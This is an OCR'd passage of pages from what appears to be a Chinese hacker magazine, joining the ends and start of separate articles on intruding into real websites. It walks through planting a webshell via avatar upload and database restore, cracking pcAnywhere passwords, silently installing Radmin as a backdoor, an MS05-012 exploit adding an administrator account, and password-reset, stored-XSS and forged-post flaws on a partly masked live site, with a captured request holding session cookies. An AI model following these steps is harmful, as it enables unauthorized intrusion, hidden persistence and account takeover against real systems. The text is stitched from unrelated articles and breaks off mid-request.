


图 2




图 3




图 4

下面就是找后台的路径了。其实一点都不费心，还是看图3，后台的路径就在眼前，直接点击login.asp就可以看到后台登录的页面了。原来是一个留言板（下载数据库之前竟然连看都没看），后台基本没什么可以利用的，想想到现在还没有去对方的网站看过呢。呵呵，原来是一个知识产权公司，有个动网7.0sp2的论坛，使用刚才得到的留言板的密码尝试登录，成功的进入，webshell近在咫尺了。首先在上传头像那里把我喜欢的马儿改成.gif格式上传上去，记录下上传路径，然后进入后台，来到数据库备份的地方，选择恢复数据库，如图5，下面填入我们要得到的webshell的路径，上面填我们刚刚上传的gif格式的马儿，备份成功后，尝试登录，我们的webshell出现了，如图6。本来以为到这里拿到webshell就可以了，可浏览文件后，却发现了对方安装了PCANYWHERE，在C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\目录下，顺手下载它的GIF文件，然后拿出PCANYPASS打开那个密码文件就可以看到明文的用户和密码了。在本地安装PCANYWHERE，然后通过PCANYWHERE把radmin的AdmDll.dll、r_server、raddrv.dll传到对方的c:\winnt\system32目录下，然后在命令行中输入R_SERVER /INSTALL /SILENCE，安装radmin，使用NET START R_SERVER命令启动radmin服务，这样radmin就在他的机器上悄悄的运行了，我们连上看看，如图7。




图 5




图 6





图 7

本文只是提供给大家一个思路，一个方法，实际中还有很多的问题需要自己去解决。如果本文有什么不对的地方欢迎大家指出！

（文章中涉及到的程序辅臣数据库浏览器、PCAnyPass、radmin已经收录于光盘中）

上接251页

G:\test>ms05012_2 "e:\winnt\system32\webfldrs.msi" "net localgroup administrators test /add"，程序同样的提示我们命令可能已经被执行了，如图6，我们使用net localgroup administrators查看管理员组用户，就会发现test用户已经被我们成功的添加进去了，如图7。



测试完全通过了，不论是在本地执行，还是远程执行，都可以成功的提升权限。

注意： 溢出程序执行的命令只能是65个字符之内的，不过这也够用了，最起码更改管理员的密码，或是运行某个木马或后门程序是足够的了。

三 总结

漏洞测试过程就讲完了，不知道读者朋友能学到些什么。如果要让那个溢出程序更通用一些的话，就得解决上边的第二个问题，或是使用adminpak.msi来替代webfldrs.msi，好了，如果各位读者有兴趣的话，不妨自己去研究一下，如果有什么新发现，别忘记了到X的论坛上来一起讨论哟！

（文章中涉及到的程序ms05012_1.exe、ms05012_2.exe、whoami已经收录于当期光盘中）

一个人的战争

漏洞漫舞的飞鸦

玄猫 Daniel[BlackWoods]

一、前言

初识飞鸦似乎还是在2002年，那时它推出了一个叫飞鸦邮局的东西，提供280M的空间（在当时算很大了），我当时学习SQL Injection的时候，曾用它练过手，经过几年的时间，这个站点已经发展的不小了，于是我决定对它进行一次安全检测，发现漏洞漫天飞舞啊，而且很有意思，整个网站哪个栏目的系统都是各有特色，有.net的、php的，还有asp的，真不知道他们是多少人一点一点拼着开发起来的。从检测的结果来看，漏洞出的都很幼稚，好了，我把发现的一些比较典型的漏洞给大家逐个介绍一下（注入的漏洞就不说了吧，因为猫猫懒得找注入点了，大家可以自己找找看，有很多的，但是错误提示是关闭的），争取包含大部分常见网站程序漏洞吧！

二、网站程序漏洞介绍

玄猫的习惯是先从系统功能来看，这个地方出的漏洞一般都是比较危险的。

1．取回密码验证不严导致可以修改任意用户的密码漏洞

人在江湖走，难免忘密码，找回密码功能当然是现在涉及会员管理的网络程序的“标配”了，但是找回密码功能容易出现一个大的纰漏就是验证不严，我们来看：注册一个用户名为BlackCat的用户，然后点击首页的“忘记密码”按钮找回密码，看程序的流程，先是输入用户名，然后是填写提示问题的答案，然后就是修改密码了（读者：又一个用废话骗稿费的），我们把这个第三步的页面保存下来，用UltraEdit打开查看源代码，读到118行的时候，我们看到这样一行代码<input name="g_username" id="g_username" type="hidden" value="blackcats" />，为了照顾不懂Html的读者，我解释一下这段代码的含义，这是一个隐藏的文本域，值为blackcats，即我们要找回密码的用户名，因为隐藏域在网页上是不显示的，所以许多程序员都用它来传递参数，但是这里使用这种方法就导致了一个极其严重的漏洞，为了方便讲解，我们再注册一个叫“BlackWoods”的用户，密码设为123456。注册成功后，我们来修改保存到本地的网页文件，把value=“blackcats”改为value=“BlackWoods”，然后把文件第93行的action="getpassword_2.aspx"改为action="http://www.fc****.com/reg/getpassword_2.aspx"，打开这个网页，在输入新密码的地方输入654321，然后提交，显示修改成功，我们用123456的密码登录用户BlackWoods会发现密码错误了，再用654321登录，成功，这就是严重的由于验证不严导致的随意修改用户密码的漏洞。

再来看它提供的服务有哪些漏洞。

2．网络日记内容跨站漏洞

首先来看日记服务，一般来说对于像日记这种一个人写，N多人看的东东，我们要考虑的就是XSS跨站漏洞了（千万不要小看跨站，我觉得辐射鱼在这方面颇有研究，他经常能提出除了盗cookies外更强的利用方法，譬如直接利用管理员的表单来进行一些操作，大家可以看看以前的杂志）。在下面的内容中，我们试着用代码<script>alert(“玄猫啊玄猫，玄猫要高考咯”)</script>来测试能不能在页面上运行我们的Javascript脚本。

我们打开一个写日记的页面，先测试内容能不能写跨站脚本，日记标题随便写，内容写个“<script>alert(“玄猫啊玄猫，玄猫要高考咯”)</script>”，然后去看看，不难看到，我们写的script被替换成了script，如图1，中间多了一个空格，再来改变大小写试试，内容写“<Script>alert(“玄猫啊玄猫，玄猫要高考咯”)</script>”，还是不行，看来要想个变通的方法了，我们找找还有哪些是可以输出的，对了，标题，可是有的朋友会有疑问，标题就让写10个字，不够啊，我们再来把文件保存到本地，研究form的验证：232行有个<FORM id=frmAnnounce name=frmAnnounce onsubmit="return checkform();"的代码，不难看出，这个onsubmit触发的函数就是检查标题字数的代码，我们删掉onsubmit=“return checkform();”，然后把action补全，标题内填入“<script>alert(“玄猫啊玄猫，玄猫要高考咯”)</script>”，内容随便写些东西，提交，在随后刷新出的页面里，优雅得弹出了我们的对话框，跨站成功，如图2。




图1



图2

3．日记本介绍跨站漏洞

在登录日记管理后，总是显示一个页面要填写日记介绍，我们不妨在这里写个跨站代码，这样别人浏览我们的日记本的时候就会执行了。

4．随意以任何用户身份添加日记漏洞

老用UE面对一些枯燥的代码未免有些不爽，于是我又用DreamWeaver打开保存在本地的页面，发现有3个隐藏域，如图3。

我们来看下，第一个隐藏域的值就是我们的用户名，这里是不是有文章可做呢，我们以blackcats登录，把这个文件的隐藏域值改为BlackWoods，保存打开，写一些东西并提交，然后便在BlackWoods的日记本中看到了我们提交的内容！My God！Session是干什么用的？！

由于我在开始测试网站漏洞的时候玩的比较凶（在一个JJ的日记上写了“路过，路过而已”），结果第二天管理员就加了一个防止外部提交的代码，如果我们在本地修改再打开，提交的话会显示禁止外部提交，如图4。对于禁止外部提交的突破方法黑客X档案以前也是提过的，我这里再说下，我们完成一次合法的日记提交，并用WinSockExpert抓包，可以得到：

```
  POST /add_blog.asp? HTTP/1.1
  Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-excel, ap-
plication/vnd.ms-powerpoint, application/msword, */*
  Referer: http://diary.fc****.com/add_blog.asp?action=add
  Accept-Language: zh-cn
  Content-Type: application/x-www-form-urlencoded
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1; Maxthon)
  Host: diary.fc****.com
  Content-Length: 251
  Connection: Keep-Alive
  Cache-Control: no-cache
  Cookie: Logined=d738623c3a97ec40cb0b153fd94ade49;
LoginedMd5=e10adc3949ba59abbe56e057f20f883e; LoginId=517609;
LoginUserName=blackcats; IsGrade=0; last_time1=1115915788;
